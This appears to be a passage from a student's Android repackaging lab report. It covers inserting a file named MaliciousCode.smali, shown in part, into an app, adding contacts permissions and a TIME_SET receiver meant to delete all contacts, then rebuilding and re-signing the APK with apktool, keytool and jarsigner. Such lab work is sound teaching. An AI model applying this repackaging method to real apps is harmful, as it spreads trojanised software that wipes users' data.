    .prologue
    const/4 v2, 0x0


    .line 17
    invoke-virtual {p1}, Landroid/content/Context;->getContentResolver()Landroid/content/ContentResolver;

    move-result-object v0

    .line 18
    local v0, "contentResolver":Landroid/content/ContentResolver;

```

Figure 3.1.1. The malicious file MaliciousCode.smali



```

AndroidManifest.xml (~:/project4/Scenario1/RepackagingLab) - gedit
MaliciousCode.smali x AndroidManifest.xml x
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.mobiseed.repackaging" platformBuildVersionCode="23"
    platformBuildVersionName="6.0-2166767">
    <application android:allowBackup="true" android:debuggable="true"
        android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
        android:supportRtl="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name"
            android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/
            AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>

```

Figure 3.1.2. The AndroidManifest.xml file

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

3.2 Results




Figure 3.2.1. The filepath of the malicious file MaliciousCode.smali




Figure 3.2.2. Placing the malicious file in the smali/com folder

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 3.2.3. The filepath of the Android application configuration file, AndroidManifest.xml




Figure 3.2.4. Adding the “read contacts” and “write contacts” permissions

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 3.2.5. Registering the BroadcastReceiver and setting the intent-filter for the event "TIME SET"

3.3 Observations

The read and write contacts permissions allowed us to have them when we launched the target application at least once, where we attempted to regain administrator rights on the Android machine with the aim of deleting all contacts via the change in time (TIME_SET event).

4. Reassembling the application

4.1 Actions

Step 1. Rebuild the APK file

We used apktool to create a new APK file, with the command:

```
apktool b RepackagingLab
```

The new file was saved in the RepackagingLab/dist folder.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Step 2. Create a key pair

Before creating the pair, we changed the current directory from "Scenario1" to "dist" which we created by rebuilding the APK file with the command:

```
cd RepackagingLab/dist
```

To create the key pair (public and private), we used the keytool tool with the command:


```
keytool -alias dist -genkey -v -keystore mykey.keystore
```

Step 3. Digitally sign the APK file

We signed the APK file with the jarsigner tool and the command:

```
jarsigner -keystore mykey.keystore RepackagingLab.apk dist
```


4.2 Results



```
Terminator
/bin/bash
/bin/bash 66x24
[06/01/23]seed@VM:~/.../Scenario1$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building apk file...
I: Copying unknown files/dir...
[06/01/23]seed@VM:~/.../Scenario1$
```

Figure 4.2.1. Rebuilding the APK file

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```

Terminator
/bin/bash
[06/01/23]seed@VM:~/.../dist$ keytool -alias dist -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]: Vasilis Athanasiou
What is the name of your organizational unit?
  [Unknown]: ITSeedLabs2023
What is the name of your organization?
  [Unknown]: ITSeedLabs
What is the name of your City or Locality?
  [Unknown]: Athens
What is the name of your State or Province?
  [Unknown]: Undergraduate Student
What is the two-letter country code for this unit?
  [Unknown]: GR
Is CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athen
s, ST=Undergraduate Student, C=GR correct?
  [no]: yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA
256withDSA) with a validity of 90 days
      for: CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLab
s, L=Athens, ST=Undergraduate Student, C=GR

Terminator
/bin/bash
[Unknown]: Athens
What is the name of your State or Province?
  [Unknown]: Undergraduate Student
What is the two-letter country code for this unit?
  [Unknown]: GR
Is CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athen
s, ST=Undergraduate Student, C=GR correct?
  [no]: yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA
256withDSA) with a validity of 90 days
      for: CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLab
s, L=Athens, ST=Undergraduate Student, C=GR
Enter key password for <dist>
      (RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to m
igrate to PKCS12 which is an industry standard format using "keyto
ol -importkeystore -srckeystore mykey.keystore -destkeystore mykey
.keystore -deststoretype pkcs12".
[06/01/23]seed@VM:~/.../dist$

```

Figure 4.2.2. Creating the key pair

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

